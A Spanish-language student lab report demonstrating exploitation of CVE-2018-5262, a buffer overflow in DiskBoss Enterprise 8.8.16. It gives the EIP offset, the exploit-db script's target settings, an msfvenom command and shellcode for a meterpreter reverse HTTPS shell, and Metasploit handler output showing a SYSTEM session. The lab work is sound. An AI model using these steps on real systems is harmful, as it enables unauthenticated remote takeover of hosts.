



Análisis de Vulnerabilidades

# DiskBoss Enterprise Edition v8.8.16 Buffer Overflow PoC.


Rodríguez Gallardo Pedro Alejandro

## Objetivos.

El objetivo es implementar una Prueba de concepto de una vulnerabilidad de posterior al 2006 de cualquier tipo y en cualquier sistemas operativo.

## Introducción.

DiskBoss es una solución automatizada, basada en la gestión de datos, en políticas que permite analizar los discos, directorios y unidades de red compartidas, clasifica archivos, registrar y limpiar los duplicados. Realiza operaciones automatizadas de gestión de archivos según reglas y políticas definidos por el usuario.



Todas las operaciones de análisis y gestión de archivos se integran en una aplicación de GUI fácil de usar, permitiendo un análisis pre-configurado y operaciones de gestión de archivos como comandos definidos por el usuario.

## Vulnerabilidad del software:

**CVE-ID**

**CVE-2018-5262** [Learn more at National Vulnerability Database \(NVD\)](#)  
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

**Description**

A stack-based buffer overflow in Flexense DiskBoss 8.8.16 and earlier allows unauthenticated remote attackers to execute arbitrary code in the context of a highly privileged account.

---

**Vulnerability Details : CVE-2018-5262**

A stack-based buffer overflow in Flexense DiskBoss 8.8.16 and earlier allows unauthenticated remote attackers to execute arbitrary code in the context of a highly privileged account.  
Publish Date : 2018-01-12 Last Update Date : 2018-01-29

[Collapse All](#) [Expand All](#) [Select](#) [Select&Copy](#) [▼ Scroll To](#) [▼ Comments](#) [▼ External Links](#)  
[Search Twitter](#) [Search YouTube](#) [Search Google](#)

**- CVSS Scores & Vulnerability Types**

CVSS Score	<b>10.0</b>
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	Admin
Vulnerability Type(s)	Execute Code Overflow
CWE ID	<a href="#">119</a>

**- Products Affected By CVE-2018-5262**

#	Product Type	Vendor	Product	Version	Update	Edition	Language
1	Application	Flexense	Diskboss	8.8.16	~~enterprise~~~		<a href="#">Version Details</a> <a href="#">Vulnerabilities</a>

**- Number Of Affected Versions By Product**

Vendor	Product	Vulnerable Versions
Flexense	Diskboss	1

**- References For CVE-2018-5262**

<http://packetstormsecurity.com/files/145825/DiskBoss-Enterprise-8.8.16-Buffer-Overflow.html>  
<https://www.exploit-db.com/exploits/43478/>  
EXPLOIT-DB 43478

## Resumen ejecutivo

### Ataque Buffer Overflow

Un búfer es un área temporal para el almacenamiento de datos. Cuando un programa o un proceso del sistema coloca más datos (de los que se asignaron originalmente para ser almacenados), los datos adicionales se desbordan. Causa que algunos de esos datos se filtre en otros buffers, que pueden corromper o sobrescribir los datos que tenían.

En un ataque de desbordamiento de búfer, los datos adicionales a veces contienen instrucciones específicas para acciones diseñadas por un pirata informático o un usuario malintencionado; por ejemplo, los datos podrían desencadenar una respuesta que daña los archivos, cambia los datos o revela información privada.

### Descripción:

Esto indica un intento de ataque para explotar una vulnerabilidad de ejecución remota de código en DiskBoss Enterprise.

La vulnerabilidad se debe a una sanitización insuficiente de las entradas proporcionadas por el usuario en la aplicación cuando se maneja una solicitud maliciosa. Un atacante remoto

puede explotar esto para ejecutar código arbitrario en el contexto de la aplicación, a través de una solicitud diseñada.

**Productos afectados:**

DiskBoss Enterprise 8.8.16 y anteriores

**Impacto:**

Compromiso del sistema: los atacantes remotos pueden tener el control de los sistemas vulnerables.

**Acciones recomendadas:**

Actualmente, se cuenta con la aplicación actualizada, la cual ya no contiene la vulnerabilidad, se recomienda actualizar a esta ultima versión.

## Desarrollo.

### Requerimientos:

- SO Windows 10 x64 Enterprise Build 14393.
- DiskBoss Enterprise 8.8.16
- Immunity Debugger
- SO Parrot Security
- Python 2.7




Figura 1. Software vulnerable en Windows 7

En Immunity Debugger buscamos en la ruta de instalación de DiskBoss para abrirlo y analizarlos.




Figura 2. Immunity Debugger




Figura 3. DiskBoss corriendo bajo Immunity Debugger

Verificamos que el servicio de DiskBoss para servidor este iniciado.




Figura 4. Servicio DiskBoss Enterprise

Nos dirigimos a la apartado de Server -> Connect -> Share Name. Este último es nuestro campo vulnerable.




Figura 5. Campo vulnerable.

Para probar que el campo es vulnerable vamos a generar una cadena de “A” fastuosa para provocar el desbordamiento en el stack.

Una primer prueba se realizo con A\*1000, el programa nos arroja un error pero sigue funcionando, esto quiere decir que no hemos sobrescrito EIP.




Figura 6. Intento con A\*1000.

Ahora vamos a realizar una prueba con A\*1400. Nos mostrara el mismo error pero al dar clic en OK, veremos que el programa se cierra y que hemos sobrescrito EIP con puras letras A.




Figura 7. Intento con A\*1400.

Tras varias pruebas hemos encontrados que para sobrescribir EIP se necesitan “A”\*1312 + “BBBB”, las ultimas 4 letras B son para sobrescribir EIP.




Figura 8. EIP sobrescrito por letras B

Para realizar la explotación, ocuparemos los recursos provistos por exploit-db.com, el cual es un script hecho en Python, el cual se conecta a la aplicación por medio de un socket, para lo cual necesitamos el puerto por el cual la aplicación recibe peticiones.




Figura 9. Puerto de DiskBoss

#### Configuración de exploit:

Se configura la IP de Windows, dependiendo la versión del software, este tendrá un puerto en específico y una dirección en el stack relacionada a la biblioteca libpal.dll.

```
srv8816 = (8094, 0x100180f9) # ADD ESP,8 | RET 0x04 @ libpal.dll
ent8816 = (8094, 0x100180f9) # ADD ESP,8 | RET 0x04 @ libpal.dll

# Target
host      = '192.168.0.4'
(port, addr) = ent8816

def main():
    # Connect
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((host, port))
    print '[+] Connected to %s:%d' % (host, port)
```

Figura 10. IP, Puerto y dirección.

Ahora debemos generar nuestra shellcode que vamos a cargar dentro de nuestro payload, nos apoyaremos de msfvenom para generarla.

```
[pedro@parrot] -[~/Documents/AnalisisVulns/PoC]
└─$ msfvenom -p windows/meterpreter/reverse_https lhost=192.168.0.16 lport=1337 -f c
```

Figura 11. Comando para obtener Shellcode que ira dentro de nuestro script.

```
[+] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 468 bytes
Final size of c file: 1992 bytes
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x6e\x65\x74\x00\x68\x77\x69\x6e\x69\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\x31\xdb\x53\x53\x53\x53\xe8\x3e\x00"
"\x00\x00\x4d\x6f\x7a\x69\x6c\x61\x2f\x35\x2e\x30\x20\x28"
"\x57\x69\x6e\x64\x6f\x77\x73\x20\x4e\x54\x20\x36\x2e\x31\x3b"
"\x20\x54\x72\x69\x64\x65\x6e\x74\x2f\x37\x2e\x30\x3b\x20\x72"
"\x76\x3a\x31\x31\x2e\x30\x29\x20\x6c\x69\x6b\x65\x20\x47\x65"
"\x63\x6b\x6f\x00\x68\x3a\x56\x79\x71\xff\xd5\x53\x53\x6a\x03"
"\x53\x68\x39\x05\x00\x00\x8b\xbb\x00\x00\x2f\x44\x46"
```

Figura 12. Shellcode obtenida con msfvenom

```
sc = [
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x6e\x65\x74\x00\x68\x77\x69\x6e\x69\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\x31\xdb\x53\x53\x53\x53\xe8\x3e\x00"
"\x00\x00\x4d\x6f\x7a\x69\x6c\x61\x2f\x35\x2e\x30\x20\x28"
"\x57\x69\x6e\x64\x6f\x77\x73\x20\x4e\x54\x20\x36\x2e\x31\x3b"
"\x20\x54\x72\x69\x64\x65\x6e\x74\x2f\x37\x2e\x30\x3b\x20\x72"
"\x76\x3a\x31\x31\x2e\x30\x29\x20\x6c\x69\x6b\x65\x20\x47\x65"
"\x63\x6b\x6f\x00\x68\x3a\x56\x79\x71\xff\xd5\x53\x53\x6a\x03"
"\x53\x68\x39\x05\x00\x00\x8b\xbb\x00\x00\x2f\x44\x46"
```

Figura 13. Shellcode actualizada dentro del script.

## Explotación.

Con metasploit, vamos cargar una reverse\_https con los datos de nuestro equipo atacante Parrot, esto para esperar la respuestas de nuestra payload cargado con el script en Python.

```
msf5 exploit(multi/handler) > set payload windows/meterpreter/revers
e_https
payload => windows/meterpreter/reverse_https
msf5 exploit(multi/handler) > set lhost 192.168.0.16
lhost => 192.168.0.16
msf5 exploit(multi/handler) > set lport 1337
lport => 1337
msf5 exploit(multi/handler) > exploit
[*] Started HTTPS reverse handler on https://192.168.0.16:1337
```

Figura 14. Payload para recibir la reverse desde Windows

Cuando nuestro script de Python sea ejecutado este enviara el payload al servidor a través del socket, y como respuesta enviara una reverse https al equipo atacante, el cual ya tiene un payload esperando con metasploit.

```
[pedro@parrot] -[~/Documents/AnalisisVulns/PoC]
└─ $ python 43478.py
[+] Connected to 192.168.0.4:8094
[+] Exploit sent!
```

Figura 15. Ejecución de exploit con script de Python

En cuanto el script manda el payload al servidor este responde con una conexión para nuestro payload que esta en escucha por el puerto 1337 en Parrot, como nos damos cuenta la conexión es exitosa, la explotación se ha realizado con éxito, ahora podemos tomar control del equipo Windows.

```
msf5 exploit(multi/handler) > exploit
[*] Started HTTPS reverse handler on https://192.168.0.16:1337
[*] https://192.168.0.16:1337 handling request from 192.168.0.4; (UU
ID: gjiyftyx) Staging x86 payload (180825 bytes) ...
[*] Meterpreter session 1 opened (192.168.0.16:1337 -> 192.168.0.4:1
2649) at 2019-04-18 15:31:47 -0500
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer: PEDRO_RODRIGUEZ
OS: Windows 10 (Build 14393).
Architecture: x64
System Language: es_MX
Domain: WORKGROUP
Logged On Users: 2
Meterpreter: x86/windows
meterpreter >
```

Figura 16. Explotación exitosa.

## **Conclusiones.**

En esta prueba de concepto pudimos implementar la explotación del CVE-2018-5262, el cual esta designado para la aplicación DiskBoss la cual se ejecuta únicamente sobre equipos con sistema operativo Windows.

La vulnerabilidad que contiene este software es un campo en el cual se puede colocar un nombre de servidor no está sanitizada, es decir no valida el numero de caracteres que permite aceptar, permitiendo ataques de tipo Buffer Overflow lo cual provoca un riesgo para el servidor donde la aplicación se ejecuta, ya que permite la posibilidad de ejecutar código maliciosos, permitiendo robar información, alteración de la misma e inclusive control del mismo.

Sin embargo esta vulnerabilidad no era nueva para este software, ya se tenía conocimiento en versiones anteriores varios años atrás, y a pesar de esto la aplicación seguía siendo vulnerable. A mi parecer, esta vulnerabilidad tardó mucho tiempo en ser corregida, al no ser una aplicación demasiado conocida o indispensable en para todos los tipos de servidores o equipos Windows el desarrollador se tomó la libertad de no disponer de un parche a tiempo en varias versiones.

## **Referencias.**

- [https://www.diskboss.com/product\\_overview.html](https://www.diskboss.com/product_overview.html)
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-5262>
- <https://www.cvedetails.com/cve/CVE-2018-5262/>
- <https://www.geeksforgeeks.org/buffer-overflow-attack-with-example/>
- <https://www.youtube.com/watch?v=MtWn7MMBILA>
- <https://www.exploit-db.com/exploits/43478>
- <https://blog.lucideus.com/2018/01/diskboss-enterprise-edition-v8816.html>